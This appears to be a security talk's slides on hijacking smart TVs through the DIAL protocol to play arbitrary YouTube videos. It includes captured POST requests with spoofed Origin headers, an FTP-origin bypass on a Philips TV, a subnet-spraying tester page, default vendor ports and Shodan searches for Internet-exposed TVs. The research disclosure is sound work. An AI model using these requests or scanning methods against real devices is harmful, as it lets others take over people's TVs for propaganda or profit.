
Referer: http://tester.dialstranger.com/

LG YouTube Application plays video successfully with malicious Origin firmware version

Let's Exploit – LG webOS TV LH590V (2023)



Let's Exploit – Xbox One (2019)



Xbox One YouTube Application plays video successfully with malicious Origin

Let's Exploit – Xbox One (2023)

Application-Url: `http://192.168.1.37:10247/apps/467A3986-84E9-4343-AE79-A48E38539B48/`

Content-Language: en-US

Content-Length: 1060

Content-Type: text/xml; charset="utf-8"

Date: Sun, 12 Nov 2023

► POST `http://192.168.1.37:10247/apps/467A3986-84E9-4343-AE79-A48E38539B48/YouTube`

Status	403 Forbidden ?
Version	HTTP/1.1
Transferred	594 B (0 B size)
Referrer Policy	strict-origin-when-cross-origin


▼ Response Headers (113 B)

Raw

Content-Length	0
Date	Sun, 12 Nov 2023 20:55:30 GMT
Server	Microsoft-HTTPAPI/2.0

Xbox One YouTube Application adds random data to URL blocks malicious Origin

Let's Exploit – Philips TV



The image displays two side-by-side screenshots of a web browser's developer tools, specifically the 'Network' tab. Both screenshots show a request to the target URL `http://192.168.0.26:56789`.

Left Screenshot (Request/Response):

- Request:** `POST /apps/YouTube HTTP/1.1`
Host: 192.168.0.26:56789
Connection: keep-alive
Content-Length: 34
Content-Type: text/plain
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.88 Safari/537.36
Origin: http://test.yunuscadirci.com
Accept-Encoding: gzip, deflate
`theme=c1&v=dQw4w9WgXcQ&t=14.561426`
- Response:** `HTTP/1.1 403 Forbidden`
Content-Type: text/plain
Content-Length: 30
Connection: close
Error 403: Forbidden
Forbidden

Right Screenshot (Request/Response):

- Request:** `POST /apps/YouTube HTTP/1.1`
Host: 192.168.0.26:56789
Connection: keep-alive
Content-Length: 34
Content-Type: text/plain
Origin: ftp://test.yunuscadirci.com
Accept-Encoding: gzip, deflate
`theme=c1&v=dQw4w9WgXcQ&t=14.561426`
- Response:** `HTTP/1.1 201 Created`
Content-Type: text/plain
Location: `http://192.168.0.26:56789/apps/YouTube/run`
Access-Control-Allow-Origin: `ftp://test.yunuscadirci.com`

Philips TV doesn't play video with HTTP origin. This can be bypassed by iframed FTP document on some browsers (tested on Firefox 71 successfully, Chrome 79 prevents loading FTP documents inside iframe) (2019)
FTP protocol is blocked in modern browsers (2023)

Let's Exploit

<http://tester.dialstranger.com/DialStranger.html>

← → ↻ ⚠ Güvenli değil tester.dialstranger.com/DialStranger.html

Presets:

DIAL Port	<input type="text"/>	Use DIALFinder to find DIAL Port
DIAL URI	<input type="text"/>	/apps/YouTube/ /ws/apps/Youtube for samsung - Use DIALFinder to find DIAL URI
Subnet	<input type="text" value="192.168.0."/>	Format X.X.X. (don't add last digit). in the old good times we could find local IP/subnet with some WebRTC methods but not anymore.
IP Start	<input type="text" value="1"/>	Start IP for spraying
IP End	<input type="text" value="255"/>	End IP for spraying
<input type="button" value="DIAL!"/>		

200	GET	⚔ tester.dialstranger.com
200	GET	🔒 code.jquery.com
	POST	⚔ 192.168.0.1:36866
	POST	⚔ 192.168.0.2:36866
	POST	⚔ 192.168.0.3:36866
	POST	⚔ 192.168.0.4:36866
	POST	⚔ 192.168.0.5:36866
	POST	⚔ 192.168.0.6:36866
	POST	⚔ 192.168.0.7:36866
	POST	⚔ 192.168.0.8:36866
	POST	⚔ 192.168.0.9:36866
	POST	⚔ 192.168.0.10:36866
	POST	⚔ 192.168.0.11:36866

<http://tester.dialstranger.com/dialtester-ajax.html?dialport=36866&uri=%2Fapps%2FYoutube&subnet=192.168.0.&ipstart=1&ipend=255>

DIAL is a local network protocol!



SHODAN Explore Downloads Pricing [product:"Samsung" port:8001](#)

TOTAL RESULTS

8,244

[View Report](#) [Download](#)

Access Granted: War



DIAL is a local network protocol!

SHODAN Explore Downloads Pricing [port:36866](#)

TOTAL RESULTS

23

View

Access

app:LG WebOS upnpd

Result Report Maps Vulnerability

About 23,102 results (Nearly year: 9,350 results) 0.423 seconds

app:LG WebOS upnpd

2091upnpdCP

South Korea, Seoul

2023-11-13 21:02

SK Broadband Co Ltd

ASN: AS9318

Banner

HTTP/1.1 200 OK
Date: Mon, 13 Nov 2023 13:02:14 GMT
Server: WebOS/1.5 UPnP/1.0
Content-Length: 1234
Content-Type: text/xml; charset="utf-8"
Connection: close
Application-URL: http://[redacted]:36866/apps

<?xml version="1.0" encoding="UTF-8"?>
<root xmlns="urn:schemas-upnp-org:device-1-0" xmlns:dlna="urn:scheme
<specVersion>
 <major>1</major>
 <minor>0</minor>
</specVersion>

port:36866

Result Report Maps Vulnerability

About 1 results (Nearly year: 0 results) 1.341 seconds

port:36866 X

notFound

← → ↺ 🏠 🔒 [redacted] 56:36866/apps/YouTube

This XML file does not appear to have any style information associated with it. The document

```
<service dialVer="2.1">  
  <name>youtube.leanback.v4</name>  
  <options allowStop="true"/>  
  <state>stopped</state>  
  <link rel="run" href="run"/>  
  <additionalData/>  
</service>
```

DIAL is local network protocol!

- DIAL generally uses ports > 10.000
 - 10247 Xbox
 - 36866 LG
 - 56789 Philips
 - 56791 Vestel
- Shodan, ZoomEye and Censys are not successful for these kind of ports/services
- With help of Masscan and other tools, I can safely say that over **1.000.000 TV's are exposed** to Internet



Yahoo Finance

<https://finance.yahoo.com/news/much-youtube-p...>

How much YouTube pays for 1 million views, according to ...

Shaw. 15, 1444 AH — YouTube pays **\$3,400 to \$30,000** for 1 million views, these creators said.

Check out a detailed breakdown of how much money 3 YouTubers made for 1 ...

Final Thoughts

- Thanks to browsers and protocol update now it is hard to exploit vulnerable TV's comparing to 4 years ago
 - Removing FTP, blocking WebRTC local IP access, better CORS rules
- Still billions of TV can be exploitable locally because of IOT update issues
 - Not good for Malls, businesses and SOC's :)
- Millions of TV exposed to internet and these can be used for propaganda and profit
- Bug bounty is a barrier for disclosure
 - Protocol vulnerabilities are out of scope, if vulnerability is out of scope you can't reach to security team of TV vendors
- Thank you

<https://www.linkedin.com/in/yunuscadirci/>